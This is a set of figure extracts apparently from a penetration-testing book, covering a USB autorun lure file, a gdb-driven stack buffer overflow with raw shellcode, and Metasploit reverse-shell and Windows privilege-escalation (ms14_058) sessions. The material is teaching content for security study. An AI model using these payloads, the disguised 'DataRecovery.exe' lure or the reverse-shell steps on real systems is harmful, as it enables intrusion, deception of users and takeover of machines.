




```
  GNU nano 2.9.5                autorun.inf                      Modified

[autorun]
open=DataRecovery.exe
icon=DataRecovery.exe,0




^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify
^X Exit      ^R Read File ^\ Replace   ^U Uncut Text^T To Spell
```



README.txt
File Edit Search Options Help
DataRecovery has automatically detected recently
deleted files on this drive. Please run
"DataRecovery.exe" to begin the restoration process.

Chapter 7: Stack and Heap Memory Management




cmp edx,ecx
jnz 0xaa02bcc1
Disassembler
if(dollar.price > dollar.value) {
function.diff += 250;
}
Decompiler
0110101010110000100100101001011000010010010110110000100100101


root@kali:~# ./demo test
I'm sorry, my responses are limited. You must ask the right questions.
root@kali:~#


I'm sorry, my responses are limited. You must ask the right questions.
Segmentation fault
root@kali:~#

```
(gdb) run test
Starting program: /root/demo test

Breakpoint 1, main (argc=2, argv=0xbffff404) at demo.c:6
6               printf("\n\nI'm sorry, my responses are limited.  You must ask the righ
t questions.\n\n");
(gdb) info registers
eax            0xbffff224       -1073745372
ecx            0xbffff5a4       -1073744476
edx            0xbffff224       -1073745372
ebx            0x402000 4202496
esp            0xbffff220       0xbffff220
ebp            0xbffff358       0xbffff358
esi            0xb7fae000       -1208295424
edi            0x0      0
eip            0x40058a 0x40058a <main+61>
eflags         0x282    [ SF IF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb)
```


```
(gdb) x/80x $esp
0xbffff220:     0xb7fe1279      0x74736574      0xb7ddce00      0xf63d4e2e
0xbffff230:     0xb7fd1110      0xb7fe172d      0x00000001      0x00000001
0xbffff240:     0xb7de6438      0x0000093c      0xb7de6cc8      0xb7fd1110
0xbffff250:     0xbffff2a4      0xbffff2a0      0x00000003      0x00000000
0xbffff260:     0xb7fff000      0xb7de6cc8      0xb7ddd012      0xb7de6438
0xbffff270:     0xf63d4e2e      0x00400291      0x07b1ea71      0xbffff324
0xbffff280:     0xbffff2a4      0xb7fd13e0      0x00000000      0x00000000
0xbffff290:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffff2a0:     0x00000000      0x00000000      0x000000c2      0x00000fff
0xbffff2b0:     0xb7fe13f9      0xf63d4e2e      0xb7fffaf8      0xbffff32c
0xbffff2c0:     0x00000000      0xb7fe1f8b      0x0040022c      0xbffff32c
0xbffff2d0:     0xb7fffa9c      0x00000001      0xb7fd1420      0x00000001
0xbffff2e0:     0x00000000      0x00000001      0xb7fff940      0x000000c2
0xbffff2f0:     0x00000000      0x00c30000      0x00000000      0xb7fff000
0xbffff300:     0x00000000      0x00000000      0x00000000      0x7c70f500
0xbffff310:     0x00000009      0xbffff599      0xb7e091a9      0xb7fb1748
0xbffff320:     0xb7fae000      0xb7fae000      0x00000000      0xb7e0930b
0xbffff330:     0xb7fae3fc      0x00402000      0xbffff410      0x004005fb
0xbffff340:     0x00000002      0xbffff404      0xbffff410      0x004005d1
0xbffff350:     0xbffff370      0x00000000      0x00000000      0xb7df1e81
(gdb)
```


```
(gdb) run $(python -c 'print "z"*400')
Starting program: /root/demo $(python -c 'print "z"*400')

Breakpoint 1, main (
    argc=<error reading variable: Cannot access memory at address 0x7a7a7a7a>,
    argv=<error reading variable: Cannot access memory at address 0x7a7a7a7e>)
    at demo.c:6
6               printf("\n\nI'm sorry, my responses are limited.  You must ask the righ
t questions.\n\n");
(gdb) info registers
eax            0xbffff094       -1073745772
ecx            0xbffff5a0       -1073744480
edx            0xbffff21c       -1073745380
ebx            0x402000 4202496
esp            0xbffff090       0xbffff090
ebp            0xbffff1c8       0xbffff1c8
esi            0xb7fae000       -1208295424
edi            0x0      0
eip            0x40058a 0x40058a <main+61>
eflags         0x286    [ PF SF IF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
```

```
(gdb) x/80x $esp
0xbffff120:     0xb7fe1279      0x90909090      0x03020190      0x07060504
0xbffff130:     0x0e0d0c0b      0x1211100f      0x16151413      0x1a191817
0xbffff140:     0x1e1d1c1b      0x0000001f      0xb7de6cc8      0xb7fd1110
0xbffff150:     0xbffff1a4      0xbffff1a0      0x00000003      0x00000000
0xbffff160:     0xb7fff000      0xb7de6cc8      0xb7ddd012      0xb7de6438
0xbffff170:     0xf63d4e2e      0x00400291      0x07b1ea71      0xbffff224
0xbffff180:     0xbffff1a4      0xb7fd13e0      0x00000000      0x00000000
0xbffff190:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffff1a0:     0x00000000      0x00000000      0x000000c2      0x00000fff
0xbffff1b0:     0xb7fe13f9      0xf63d4e2e      0xb7fffaf8      0xbffff22c
0xbffff1c0:     0x00000000      0xb7fe1f8b      0x0040022c      0xbffff22c
0xbffff1d0:     0xb7fffa9c      0x00000001      0xb7fd1420      0x00000001
0xbffff1e0:     0x00000000      0x00000001      0xb7fff940      0x000000c2
0xbffff1f0:     0x00000000      0x00c30000      0x00000000      0xb7fff000
0xbffff200:     0x00000000      0x00000000      0x00000000      0xe0c2d300
0xbffff210:     0x00000009      0xbffff49c      0xb7e091a9      0xb7fb1748
0xbffff220:     0xb7fae000      0xb7fae000      0x00000000      0xb7e0930b
0xbffff230:     0xb7fae3fc      0x00402000      0xbffff314      0x004005fb
0xbffff240:     0x00000003      0xbffff304      0xbffff314      0x004005d1
0xbffff250:     0xbffff270      0x00000000      0x00000000      0xb7df1e81
(gdb)
```


```
0xbffff210:     0xeeedeceb      0xf2f1f0ef      0xf6f5f4f3      0xfaf9f8f7
0xbffff220:     0xfefdfcfb      0x7a7a7a7a      0x7a7a7a7a      0xb7007a7a
0xbffff230:     0xb7fae3fc      0x00402000      0xbffff310      0x004005fb
```

```
Starting program: /root/demo $(python -c 'print "\x90"*150 + "\xb8\xdf\xaa\xad\x
f7\xdb\xce\xd9\x74\x24\xf4\x5b\x2b\xc9\xb1\x1f\x31\x43\x15\x83\xeb\xfc\x03\x43\x
11\xe2\x2a\xc0\xa7\xa9\xe5\xce\x4f\xb6\x56\xb2\xfc\x53\x5a\x84\x65\x2d\xbb\x29\x
e9\xba\x60\xda\x2a\x6c\xfa\x70\xc3\x6f\x02\x37\x7d\xf9\xe3\x5d\xe4\xa1\xb3\xf0\x
bf\xd8\xd2\xb0\xf2\x5b\x91\xf7\x74\x45\xd7\x83\xbb\x1d\x45\x6b\xc4\xdd\xd1\x06\x
c4\xb7\xe4\x5f\x27\x76\x2f\x92\x28\xfc\x6f\x54\x94\x14\x48\x15\xe1\x53\x96\x49\x
ee\xa3\x1f\x8a\x2f\x48\x13\x8c\x53\x83\x9b\x73\x59\x1c\x5e\x4b\x19\x0d\x3b\xc5\x
3b\xb4\x0d\xd9\x0b\xc4\xbc\x62\xee\x0b\x46\x61\x0e\x6a\x0e\x64\xf0\x6d\x6e\xdc\x
f1\x6d\x6e\x22\x3f\xed" + "\x7a\x7a\x7a\x7a"')

Breakpoint 1, main (
    argc=<error reading variable: Cannot access memory at address 0x7a7a7a7a>,
    argv=<error reading variable: Cannot access memory at address 0x7a7a7a7e>)
    at demo.c:6
6               printf("\n\nI'm sorry, my responses are limited.  You must ask t
he right questions.\n\n");
(gdb)
```



RET address
Attacker's RET
EBP
shellcode
STACK
BUFFER
NOPs



root@findlay:~# ./demo $(python -c 'print "\x90"*150 + "\xbb\x81\x38\xb8\x95\x
d9\xe1\xd9\x74\x24\xf4\x5e\x31\xc9\xb1\x1f\x31\x5e\x15\x83\xee\xfc\x03\x5e\x11
\xe2\x74\x52\xb2\xcb\x47\x78\x35\x10\xf4\x3d\xe9\xbd\xf8\x71\x6b\xcb\x1d\xbc\x
f4\x5c\x86\x57\x8a\x62\x38\xa9\x1c\x61\x38\x1b\xb2\xec\xd9\x31\x2d\xb7\x49\x97
\xe6\xce\x88\x54\xc4\x51\xcf\x9b\xaf\x48\x81\x6f\x6d\x03\xbf\x90\x8d\xd3\xe7\x
fa\x8d\xb9\x12\x72\x6e\x0c\xd5\x49\xf1\xea\x25\x28\x4f\x1f\x82\x79\xa8\x59\xcc
\x6d\xb7\x99\x45\x6e\x76\x72\x59\xb0\x9a\x89\xd1\x4f\x90\x12\x94\x70\x52\x03\x
cd\xf9\x42\xba\x47\xf5\x34\xbe\x6a\x86\xb0\x01\x0c\x85\x45\x60\x54\x88\xb9\x63
\xa4\x30\xb8\x63\xa4\x46\x76\xe3" + "\xc0\xf2\xff\xbf"*20')
I'm sorry, my responses are limited. You must ask the right questions.
msf exploit(handler) > exploit
[*] Started reverse handler on 0.0.0.0:45678
[*] Starting the payload handler...
[*] Sending stage (36 bytes) to 127.0.0.1


Chapter 8: Windows Kernel Security




```
root@yokwe:~# ./pointer
Variable x is currently 10. *point is 10.
After assigning 20 to the address pointed to by point, *point is now 20.
x is now 20.
root@yokwe:~#
```




CSRSS
WinLogon
User mode processes
USER32.dll
USER32.dll
Kernel132.dll
NTDLL.dll
Win32k.sys
NT Kernel


kernel mode payload
CSRSS
WinLogon
User mode processes
USER32.dll
USER32.dll
Kernel132.dll
NTDLL.dll
user space
kernel space
Win32k.sys
NT Kernel




```
msf exploit(multi/handler) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                              Connection
  --  ----  ----                     -----------                              ----------
  1         meterpreter x86/windows  WIN-MRRTQ7Q0NGM\Yokwe @ WIN-MRRTQ7Q0NGM  192.168.108.106:456
78 -> 192.168.108.111:49224 (192.168.108.111)

msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: WIN-MRRTQ7Q0NGM\Yokwe
meterpreter > background
[*] Backgrounding session 1...
msf exploit(multi/handler) > use exploit/windows/local/ms14_058_track_popup_menu
```

```
msf exploit(windows/local/ms14_058_track_popup_menu) > set payload windows/meterpreter/reverse_tc
